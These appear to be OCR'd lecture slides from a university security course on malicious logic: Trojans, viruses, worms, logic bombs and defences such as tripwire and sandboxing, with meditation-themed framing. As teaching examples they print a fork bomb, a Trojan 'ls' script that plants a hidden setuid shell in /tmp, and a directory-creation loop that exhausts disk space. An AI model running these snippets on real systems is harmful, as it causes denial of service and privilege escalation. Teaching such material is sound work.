Lecture 12

Malicious Logic:

Invincibility

Wholeness Statement

Malicious logic is a set of instructions that cause site security policy to be violated. In SCI terms this is analogous to a violation of Natural Law.

Overview

1. What is malicious logic
2. Types of malicious logic
3. Defenses
4. Command Injection sin (in today's Lab)

Malicious Logic

Definition 19-1. *Malicious logic* is a set of instructions that cause site security policy to be violated.

Denial of Service Example

- A one-line program that used to wipe out any UNIX system

  ```
  main() {while (1) fork();}
  ```

- Creates processes until the process table is full, preventing any other processes from starting
- Now imagine a virus that infected every program in the system with this code
  - To guard against this problem, many modern UNIX systems limit the number of children a process may have running at once

Trojan Horse

- Program with an overt purpose (known to user) and a covert purpose (unknown to user)
  - Often called a Trojan
  - Named by Dan Edwards in Anderson Report
  - It is a seemingly innocent program that contains code to perform an unexpected and undesirable function
- This function might be to
  - modify (add a virus), delete, or encrypt the user's files,
  - copy files to a place where the intruder can retrieve them later, or
  - send them to the intruder or to a temporary safe hiding place via e-mail
- The intruder must first get the program carrying it to be executed
  - could be placed on the Internet, or as an e-mail attachment, or in a directory in the user's path, etc.

Malicious Logic Example

Consider the following shell script on a UNIX system:


```
cp /bin/sh /tmp/.xyzsh
chmod u+s,o+x /tmp/.xyzsh
rm ./ls
ls $*
```

- Place the above in script file named “ls” and trick someone into executing it
- You now have a setuid shell (.xyzsh) with the same rights as the user who unknowing ran the above script
- Parameter u+s to chmod gives any user who runs the shell .xyzsh the same rights as the owner who created it
  - Used in Unix systems to give the user elevated rights (such as a login program that runs in kernel space)


Thompson's Compiler

- Modify the compiler so that when it compiles login, login accepts either the user's correct password or a fixed password (the same one for all users)
- Then modify the compiler again, so when it compiles a new version of the compiler, the extra code to do the first step is automatically inserted
- Recompile the compiler
- Delete the source containing the modification and put the undoctored source back

The Login Program



The Compiler



Comments

- Great pains taken to ensure second version of compiler never released
  - Finally deleted when a new compiler executable from a different system overwrote the doctored compiler
- The point: no amount of source-level verification or scrutiny will protect you from using untrusted code
  - Also: having source code helps, but does not ensure you’re safe

Trojan Horse

Example: previous script is Trojan horse
- Overt purpose: list files in directory
- Covert purpose: create setuid shell

Example: NetBus
- Designed for Windows NT system
- Victim uploads and installs it
  - Usually disguised as a game program, or in one (overt purpose)
- Acts as a server, accepting and executing commands for remote administrator (covert purpose)
  - This includes intercepting keystrokes and mouse motions and sending them to attacker
- Also allows attacker to upload, download files

Replicating Trojan Horse

- Trojan horse that makes copies of itself
  - Also called propagating Trojan horse
  - Early version of animal game made copies of itself. Later version deleted itself.

Main Point

1. There are two main forms of malicious logic, viruses and worms. There is only one form of "delicious" logic: deep rest and then perform dynamic activity.

Computer Virus

- Program that inserts itself into one or more files and performs some action
  - Insertion phase is inserting itself into file
  - Execution phase is performing some (possibly null) action
- Insertion phase must be present
  - Need not always be executed
  - Brain virus inserted itself into boot file only if boot file not already infected

How Viruses Work

- The perpetrator carefully inserts a virus into a program on his own machine using a tool called a *dropper*
  - a Trojan Horse is often a dropper
- That infected program is then distributed,
  - perhaps by posting it to a bulletin board or a free software collection on the Internet
- People then begin to download the infected program
- Once installed on the victim's machine, the virus lies dormant until the infected program is executed
  - Once started, it usually begins by infecting other programs on the machine and then executing its *payload*
  - The payload may do nothing until a certain date has passed to make sure the virus is widespread before people begin noticing it

Virus Pseudocode

```
beginvirus:
 if spread-condition
 {
  for some set of target files
  {
   if target is not infected
   {
    1. determine where to place virus instructions
    2. copy instructions from beginvirus to endvirus into target
    3. alter target to execute added instructions
   }
  }
 }
 perform some action(s)
 goto beginning of infected program
endvirus:
```

First PC virus

- Brain (Pakistani) virus (1986)
  - Written for IBM PCs
  - Alters boot sectors of floppies, spreads to other floppies

Types of Viruses

- Boot sector infectors
- Executable infectors
- Multipartite viruses
- TSR viruses
- Stealth viruses
- Encrypted viruses
- Polymorphic viruses
- Macro viruses

Booting Up the System

- When most computers are turned on, the BIOS reads the master boot record from the start of the boot disk into RAM and executes it
- This program determines which partition is active and reads in the first sector, the boot sector, from that partition and executes it
  - That program then either loads the operating system or brings in a loader to load the operating system

Boot Sector Infectors

- A virus that inserts itself into the boot sector of a disk
  - Section of disk containing code
  - Executed when system first "sees" the disk
    - Including at boot time …

Boot Sector Viruses


- Most boot sector viruses, first copy the true boot sector to a safe place on disk so it can boot the operating system when it is finished
- Usually exploits specific knowledge of how the operating system manages the interrupt vectors
- When the computer is booted, the virus copies itself to RAM
- At this point the machine is in kernel mode, with no operating system, and no antivirus program running
- When it is ready, it boots the operating system, usually staying memory resident
- When everything is loaded, the virus restores all the interrupt vectors and keeps only the system call trap vector for itself
- At this point, the memory-resident virus is in control of all system calls

Boot Sector Infectors

Example: Brain virus

- Moves disk interrupt vector from 13H to 6DH
- Sets new interrupt vector to invoke Brain virus
- When new floppy seen, check for 1234H at location 4
  - If not there, copies itself onto disk after saving original boot block

Executable Infectors



- A virus that infects executable programs
  - Can infect either .EXE or .COM on PCs
  - May prepend itself (as shown) or put itself anywhere, fixing up binary so it is executed at some point

Multipartite Viruses

- A virus that can infect either boot sectors or executables
- Typically, two parts
  - One part boot sector infector
  - Other part executable infector

TSR Viruses

- A virus that stays active in memory after the application (or bootstrapping, or disk mounting) is completed
  - TSR means “Terminate and Stay Resident”
- Examples: Brain, Jerusalem viruses
  - Stay in memory after program or disk mount is completed

Stealth Viruses


- A virus that conceals infection of files

Example: IDF virus modifies DOS service interrupt handler as follows:

- Request for file length: return length of uninfected file
- Request to open file: temporarily disinfect file, and reinfect on closing
- Request to load file for execution: load infected file

Encrypted Viruses

- A virus that is enciphered except for a small deciphering routine
  - Detecting virus by signature now much harder as most of virus is enciphered
- Virus code consists of:
  - Deciphering routine
  - Enciphered virus code routine
  - Deciphering key



Polymorphic Viruses

- A virus that changes its form each time it inserts itself into another program
  - Idea is to prevent signature detection by changing the “signature” or instructions used for deciphering routine
  - At instruction level: substitute instructions
  - At algorithm level: different algorithms to achieve the same purpose
- Toolkits to make these exist (Mutation Engine, Trident Polymorphic Engine)

Example

- These are different instructions (with different bit patterns) but have the same effect:
  - add 0 to register
  - subtract 0 from register
  - xor 0 with register
  - no-op
- Polymorphic virus would pick randomly from among these instructions

Macro Viruses

- A virus composed of a sequence of instructions that are interpreted rather than executed directly
- Can infect either executables (Duff’s shell virus) or data files (Highland’s Lotus 1-2-3 spreadsheet virus)
- Independent of machine architecture
  - But their effects may be machine dependent

Example: Melissa

- Infected Microsoft Word 97 and Word 98 documents.
- Windows and Macintosh systems
  - Invoked when program opens infected file
  - Installs itself as “open” macro and copies itself into Normal template
- This way, infects any files that are opened in future
  - Invokes mail program, sends itself to everyone in user’s address book

Source Code Viruses

- Instead of looking for binary executable files, such viruses look for C programs
- The virus code is inserted into the program
- However, the code has to be inserted such that it will compile and be executed
  - so need some knowledge about the structure and parsing of such programs

Main Point

2. Viruses are continually evolving to avoid detection by anti-virus program. It is the nature of life to evolve.

Worm

- A program that copies itself from one computer to another (needs a network)
  - Designed to search for places on the network where it can live and propagate
  - May enter the system as a file
    - Begins to execute on its own
  - Uses the spawn mechanism to severely degrade system performance
  - Spawns copies of itself, using up system resources and possibly locking out other processes
- Particularly potent on networks since worms may replicate themselves among systems and thus bring down the entire network
- Worms are like viruses, but are only self replicating and do not attach themselves to other files

Example Computer Worm

Internet Worm of 1988

- Targeted Berkeley, Sun UNIX systems
  - Used virus-like attack to inject instructions into running program and run them
  - To recover, had to disconnect system from Internet and reboot
  - To prevent re-infection, several critical programs had to be patched, recompiled, and reinstalled
- Analysts had to disassemble it to uncover function
- Disabled several thousand systems in 6 or so hours
- Nov. 2, 1988, Robert Tappan Morris
  - Cornell graduate student

Example Computer Worm

Christmas Worm of 1987

- Designed for IBM networks
- Electronic letter instructing recipient to save it and run it as a program
  - Drew Christmas tree, printed “Merry Christmas!”
  - Also checked address book, list of previously received email and sent copies to each address
- Shut down several IBM networks
- Really, a macro worm
  - Written in a command language that was interpreted

Hoax

- A hoax is an email that contains false information that is meant to cause the recipient to do something like delete a harmless file.
- Furthermore, the hoax tells the recipient to forward itself to everybody in your address book.
- A hoax is like a worm since it spreads across a network but a program is not involved, the user is tricked into using the email program to forward the hoax.
- For more information see http://en.wikipedia.org/wiki/Virus_hoax.

Rabbits, Bacteria

- A program that absorbs all of some class of resources

Example: for UNIX system, shell commands:

```
while true
do
  mkdir x
  chdir x
done
```

- Exhausts either disk space or file allocation table (inode) space

Logic Bombs (usually an insider job)

- A program that performs an action that violates the site security policy when some external event occurs
- Example: program that deletes company's payroll records when one particular record is deleted
  - The "particular record" is usually that of the person writing the logic bomb
  - Idea is if (when) he or she is fired, and the payroll record deleted, the company loses all those records
- Some Defenses
  - Distinguish between data, instructions

Data vs. Instructions

- Malicious logic is both
  - Virus: written to program (data); then executes (instructions)
  - Approach: treat "data" and "instructions" as separate types, and require certifying authority to approve conversion
  - Keys are assumption that certifying authority will not make mistakes and assumption that tools, supporting infrastructure used in certifying process are not corrupt

Detect Alteration of Files

- Compute manipulation detection code (MDC) to generate signature block for each file, and save it. An MDC is a keyless cryptographic checksum.
- Later, recompute MDC and compare to stored MDC
  - If different, file has changed
- Example: tripwire
  - Signature consists of file attributes, cryptographic checksums chosen from among MD4, MD5, HAVAL, SHS, CRC-16, CRC-32, etc.
- Assumption
  - Files do not contain malicious logic when original signature block generated

Sandboxing

- Sandboxes and virtual machines also restrict rights
  - Modify program by inserting instructions to cause traps when there is a possible violation of policy
  - Replace dynamic load libraries with instrumented routines
- The basic idea behind a sandbox is to guarantee that an program cannot jump to code outside its code sandbox or reference data outside its data sandbox
  - Separate code and data prevent an applet from modifying its code during execution
  - Prevents an applet from damaging the browser or other applets, or from planting viruses in memory, or otherwise doing damage to memory

Antivirus Programs

- Look for specific sequences of bytes (called "virus signature" in file
  - If found, warn user and/or disinfect file
- Each agent must look for known set of viruses
- Cannot deal with viruses not yet analyzed
  - Due in part to undecidability of whether a generic program is a virus

Key Points

- A perplexing problem
  - How do you tell what the user asked for is *not* what the user intended?
- Strong typing leads to separating data, instructions
- File scanners most popular anti-virus agents
  - Must be updated as new viruses come out

Main Point

3. The main purpose of a worm is to multiply itself over a network. Curving back upon itself, pure consciousness creates again and again while maintaining balance, i.e., not too much and not too little.

CONNECTING THE PARTS OF KNOWLEDGE WITH THE WHOLENESS OF KNOWLEDGE

1. Don't open unknown email attachments.
2. An executable infector is a virus that infects executable programs.

3. Transcendental Consciousness **is the invincible, unbounded field of pure awareness.**
4. Wholeness moving within itself : **In Unity Consciousness, one is invincible because all of life is perceived to be nothing other than one's own unbounded Self.**